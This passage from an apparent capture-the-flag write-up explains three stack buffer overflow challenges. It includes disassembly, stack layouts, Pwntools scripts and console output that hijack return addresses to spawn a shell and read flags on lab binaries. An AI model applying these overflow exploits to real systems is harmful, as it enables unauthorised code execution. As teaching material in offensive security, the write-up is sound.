Our idea is to enter the `win` function. After passing the comparison between the global variable `key` and `0xbeeff0cacc1a`, `my_string` will be set to `key ^ 0x68cdc09ea3ae35`, which is equal to `/bin/sh`, and then `system("/bin/sh")` is called to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag. Yet the `win` function is never called by the `main` function nor referenced elsewhere.

However, the `main` function calls `gets(&buf)`, which does not control the read buffer length, leading to the vulnerability of stack buffer overflow. Besides, the data `var_38` at `rbp-0x30` is treated as a pointer (an address), whose dereference is set to the data `var_30` at `rbp-0x38`.


Thus, as we can see in the stack view of the `main` function, by overflowing the read buffer `buf` starting from `rbp-0x40`, we can theoretically overwrite the data at `rbp-0x30` with the address of the global variable `key`, the data at `rbp-0x28` with the requested value `0xbeeff0cacc1a` of the global variable `key`, and the pushed return instruction pointer `__return_addr` with the prologue-skipped address (screenshot omitted) of the `win` function at line `0x40123c`.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```python
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
key = 0xbeeff0cacc1a
key_addr = e.symbols.key
s = asm("endbr64 ; push rbp", arch='amd64')
win_addr = e.symbols.win + len(s)

print(p.recvuntil(b"> ").decode())
```

```
msg = b"C" * 0x10 + p64(key_addr) + p64(key) + b"C" * 0x28 + p64(win_addr)
p.sendline(msg)
log.info(f"Sending raw bytes: {msg}")
log.info(f"Recognizing the key's address as: {hex(key_addr)}")
log.info(f"Assigning the key's value as: {hex(key)}")
log.info(f"Overwriting the return address in the stack to: {hex(win_addr)}")

p.interactive()
```

The console output of the script execution is shown below.




```
● root@17b95fe8a8e6:~/wk5/lockbox# python3 lockbox.py
  [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1282: Done
  [*] '/root/wk5/lockbox/lockbox'
      Arch:       amd64-64-little
      RELRO:      Partial RELRO
      Stack:      No canary found
      NX:         NX enabled
      PIE:        No PIE (0x400000)
      SHSTK:      Enabled
      IBT:        Enabled
      Stripped:   No
  hello, xz4344. Please wait a moment...

  I've locked my shell in a lockbox, you'll never get it now!
  But give it your best try, what's the combination?

  >
  [*] Sending raw bytes: b'CCCCCCCCCCCCCCCC\x80@@\x00\x00\x00\x00\x00\x1a\xcc\xca\xf0\xef\xbe\x00\x00CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC<
  \x12@\x00\x00\x00\x00\x00'
  [*] Recognizing the key's address as: 0x404080
  [*] Assigning the key's value as: 0xbeeff0caccla
  [*] Overwriting the return address in the stack to: 0x40123c
  [*] Switching to interactive mode
  $ cat flag.txt
  flag{y0u_d0n't_n33d_4_k3y_1f_y0u_h4v3_4_BOF!_bbd74b38de30e03e}
  $
  [*] Interrupted
  [*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1282
```

The captured flag is `flag{y0u_d0n't_n33d_4_k3y_1f_y0u_h4v3_4_BOF!_bbd74b38de30e03e}`.

Jumper (100 pts)

In this challenge, without any useful information provided, we directly open the binary file `jumper` with Binary Ninja to inspect the Disassembly and the Pseudo-C.



```
void frame_dummy()
}

ssize_t get_input()

{
    puts("\n\tHow high can you jump?\n\t> ");
    void buf;
    return read(0, &buf, 0x40);
}

int32_t main(int32_t argc, char** argv,
    char** envp)

{
    int32_t argc_1 = argc;
    char** argv_1 = argv;
    init();
    height += 1;
    get_input();

    if (height == 0x1337)
    {
        get_flag();
        /* no return */
    }

    puts("\n\tThat's not that high!\n\n");
    return 0;
}

int64_t init()

{
    setvbuf(stdout, nullptr, 2, 0);
    int64_t result = setvbuf(stdin, nullptr, 2, 0);
    height = 0x132d;
    return result;
}
```

```
void frame_dummy()
00401210  void frame_dummy()

00401210  f30f1efa          endbr64
00401214  eb8a              jmp     register_tm_clones

00401216  ssize_t get_input()

00401216  f30f1efa          endbr64
0040121a  55                push    rbp {__saved_rbp}
0040121b  4889e5            mov     rbp, rsp {__saved_rbp}
0040121e  4883ec30          sub     rsp, 0x30
00401222  bf08204000        mov     edi, 0x402008  {"\n\tHow high can you jump
00401227  e884feffff        call    puts
0040122c  488d45d0          lea     rax, [rbp-0x30 {buf}]
00401230  ba40000000        mov     edx, 0x40
00401235  4889c6            mov     rsi, rax {buf}
00401238  bf00000000        mov     edi, 0x0
0040123d  e88efeffff        call    read
00401242  90                nop
00401243  c9                leave    {__saved_rbp}
00401244  c3                retn     {__return_addr}

00401245  int32_t main(int32_t argc, char** argv, char** envp)

00401245  f30f1efa          endbr64
00401249  55                push    rbp {__saved_rbp}
0040124a  4889e5            mov     rbp, rsp {__saved_rbp}
0040124d  4883ec10          sub     rsp, 0x10
00401251  897dfc            mov     dword [rbp-0x4 {argc_1}], edi
00401254  488975f0          mov     qword [rbp-0x10 {argv_1}], rsi
00401258  b800000000        mov     eax, 0x0
0040125d  e841000000        call    init
00401262  8b05442e0000      mov     eax, dword [rel height]
00401268  83c001            add     eax, 0x1
0040126b  89053b2e0000      mov     dword [rel height], eax
00401271  b800000000        mov     eax, 0x0
00401276  e89bffffff        call    get_input
0040127b  8b052b2e0000      mov     eax, dword [rel height]
00401281  3d37130000        cmp     eax, 0x1337
00401286  750a              jne     0x401292
```

```
$ -0x30 | void buf
$ -0x30 | ?? ?? ?? ?? ?? ?? ?? ??
$ -0x28 | ?? ?? ?? ?? ?? ?? ?? ??
$ -0x20 | ?? ?? ?? ?? ?? ?? ?? ??
$ -0x18 | ?? ?? ?? ?? ?? ?? ?? ??
$ -0x10 | ?? ?? ?? ?? ?? ?? ?? ??
$  -0x8 | ?? ?? ?? ?? ?? ?? ?? ??
$       | int64_t __saved_rbp
$  +0x8 | void* const __return_addr
```

According to the comparison operation from the line `0x40127b` to `0x401281` in the `main` function, to let the `get_flag` function be called, the global variable `height` must be increased from the initialized value `0x132d` to the final value `0x1337`. Yet the only add operation on the global variable `height` is `height += 1` from the line `0x401262` to `0x401271` in the `main` function.


However, the `get_input` function calls `read(0, &buf, 0x40)`, limiting the read buffer length to `0x40`, which is larger enough to overwrite the pushed return instruction pointer `__return_addr` according to the stack view of the `get_input` function.

Thus, what we need to do is, by overflowing the read buffer `buf` starting from `rbp-0x30`, theoretically overwrite the pushed return instruction pointer `__return_addr` with the prologue-skipped address (just after the `init` function call) of the `main` function at line `0x401262` ten times. In this case, the Pseudo-C code line `height += 1` is executed ten times and the global variable `height` is increased by 10 in total to `0x1337`.

Therefore, to perform stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
s = asm('''
        endbr64
        push rbp
        mov rbp, rsp
        sub rsp, 0x10
        mov dword [rbp-0x4], edi
        mov qword [rbp-0x10], rsi
        mov eax, 0x0
        ''', arch="amd64")
jump_to_addr = e.symbols.main + len(s) + 5

height = 0x132d
while True:
    print(p.recvuntil(b"> \n").decode())
    height += 1
    log.info(f"Increasing the height by one to: {hex(height)}")
    if height == 0x1337:
        p.sendline()
        break
    msg = b"D" * 0x38 + p64(jump_to_addr)
    p.send(msg)
    log.info(f"Sending raw bytes : {msg}")
    log.info(f"Overwriting the return address in the stack to: {hex(jump_to_addr)}")

p.interactive()
```

The console output of the script execution is partly shown below.




```
[*] Increasing the height by one to: 0x1334
[*] Sending raw bytes : b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDb\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x401262

        How high can you jump?
        >

[*] Increasing the height by one to: 0x1335
[*] Sending raw bytes : b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDb\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x401262

        How high can you jump?
        >

[*] Increasing the height by one to: 0x1336
[*] Sending raw bytes : b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDb\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x401262

        How high can you jump?
        >

[*] Increasing the height by one to: 0x1337
[*] Switching to interactive mode

        Here's your flag, friend: flag{jump1ng_b4ck_and_f0rth_1s_r34lly_c00l!_6cdc9458cfa14a7b}


[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1283
```

The captured flag is `flag{jump1ng_b4ck_and_f0rth_1s_r34lly_c00l!_6cdc9458cfa14a7b}`.

Trivia (100 pts)

In this challenge, without any useful information provided, we directly open the binary file `trivia` with Binary Ninja to inspect the Disassembly and the High-Level IL.



```
void frame_dummy()

    return register_tm_clones() __tailcall

ssize_t questions()

    printf(format: "\n\tWhat is your favorite color?…")
    void buf
    read(fd: 0, &buf, nbytes: 0x12)
    printf(format: "\n\tWhat is your favorite number…")
    return read(fd: 0, buf: &data, nbytes: 8)

int32_t main(int32_t argc, char** argv, char** envp)

    int32_t argc_1 = argc
    char** argv_1 = argv
    init()
    puts(str: "\n\n\tIt's Trivia Time!")
    questions()
    puts(str: "\n\tBye!\n\n")
    return 0

uint64_t win()

    uint64_t data_1 = data
    uint64_t secret_number_1 = secret_number

    if (data_1 != secret_number_1)
        return secret_number_1

    data = data_1 ^ 0xdec5cdc0b0c4dcc0
    return system(line: &data)

int64_t init()

    setvbuf(fp: __TMC_END__, buf: nullptr, mode: 2, size: 0)
    int64_t result = setvbuf(fp: stdin, buf: nullptr, mode: 2, size: 0)
    secret_number = -0x2152411021524111
    return result

OGBITS) section ended  {0x4010d0-0x4012fb}
```

```
uint64_t win()

0040124f  f30f1efa          endbr64
00401253  55                push    rbp {__saved_rbp}
00401254  4889e5            mov     rbp, rsp {__saved_rbp}
00401257  4883ec10          sub     rsp, 0x10
0040125b  488b05162e0000    mov     rax, qword [rel data]
00401262  488945f8          mov     qword [rbp-0x8 {var_10}], rax
00401266  488b55f8          mov     rdx, qword [rbp-0x8 {var_10}]
0040126a  488b05ff2d0000    mov     rax, qword [rel secret_number]
00401271  4839c2            cmp     rdx, rax
00401274  752a              jne     0x4012a0

00401276  488b45f8          mov     rax, qword [rbp-0x8 {var_10}]
0040127a  48bac0dcc4b0c0cd… mov     rdx, 0xdec5cdc0b0c4dcc0
00401284  4831d0            xor     rax, rdx
00401287  488945f8          mov     qword [rbp-0x8 {var_10_1}], rax
0040128b  488b45f8          mov     rax, qword [rbp-0x8 {var_10_1}]
0040128f  488905e22d0000    mov     qword [rel data], rax
00401296  bf78404000        mov     edi, 0x404078
0040129b  e8f0fdffff        call    system

004012a0  90                nop
004012a1  c9                leave    {__saved_rbp}
004012a2  c3                retn     {__return_addr}

004012a3  int64_t init()

004012a3  f30f1efa          endbr64
004012a7  55                push    rbp {__saved_rbp}
004012a8  4889e5            mov     rbp, rsp {__saved_rbp}
004012ab  488b059e2d0000    mov     rax, qword [rel __TMC_END__]
004012b2  b900000000        mov     ecx, 0x0
004012b7  ba02000000        mov     edx, 0x2
004012bc  be00000000        mov     esi, 0x0
004012c1  4889c7            mov     rdi, rax
004012c4  e8f7fdffff        call    setvbuf
004012c9  488b05902d0000    mov     rax, qword [rel stdin]
004012d0  b900000000        mov     ecx, 0x0
004012d5  ba02000000        mov     edx, 0x2
004012da  be00000000        mov     esi, 0x0
004012df  4889c7            mov     rdi, rax
004012e2  e8d9fdffff        call    setvbuf
004012e7  48b8efbeaddeefbe… mov     rax, 0xdeadbeefdeadbeef
004012f1  488905782d0000    mov     qword [rel secret_number], rax  {6
004012f8  90                nop
```

```
$ -0x10 | void var_18
$ -0x10 | ?? ?? ?? ?? ?? ?? ?? ??
$  -0x8 | void buf
$  -0x8 | ?? ?? ?? ?? ?? ?? ?? ??
$       | int64_t __saved_rbp
$  +0x8 | void* const __return_addr
```

From the above screenshot, we can find the following points:


- In the `init` function (called by the `main` function), the global variable `secret_number` is initialized as `0xdeadbeefdeadbeef`.
- In the `win` function (never called), if the global variable `data` is equal to the global variable `secret_number`, the global variable `data` will be set to `0xdeadbeefdeadbeef ^ 0xdec5cdc0b0c4dcc0`, which is equal to `/bin/sh`, and then `system("/bin/sh")` will be called to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag.
- In the `questions` function (called by the `main` function), two inputs from the user are asked:
    - The first one should be an 18-byte-long message to overflow the 18-byte-long read buffer `buf` starting from `rbp-0x8` in the stack, partially overwriting the return instruction pointer `__return_addr` with the prologue-skipped address of the never-called `win` function at line `0x401254` (only the last two different bytes of the address are included).
    - The second one should be an 8-byte-long message, representing the value of the global variable `data`, which should be equal to the global variable `secret_number` to make `system("/bin/sh")` in the `win` function correctly run later.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```python
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
s = asm("endbr64 ; push rbp", arch='amd64')
win_addr = e.symbols.win + len(s)
```

```
number = 0xdeadbeefdeadbeef

print(p.recvuntil(b"> ").decode())
msg_1 = b"E" * 0x10 + p64(win_addr)[:2]
p.send(msg_1)
log.info(f"Sending raw bytes: {msg_1}")
log.info(f"Overwriting the return address in the stack to: {hex(win_addr)}")

print(p.recvuntil(b"> ").decode())
msg_2 = p64(number)
p.send(msg_2)
log.info(f"Sending raw bytes: {msg_2}")
log.info(f"Assigning the data's value as: {hex(number)}")

p.interactive()
```

The console output of the script execution is shown below.

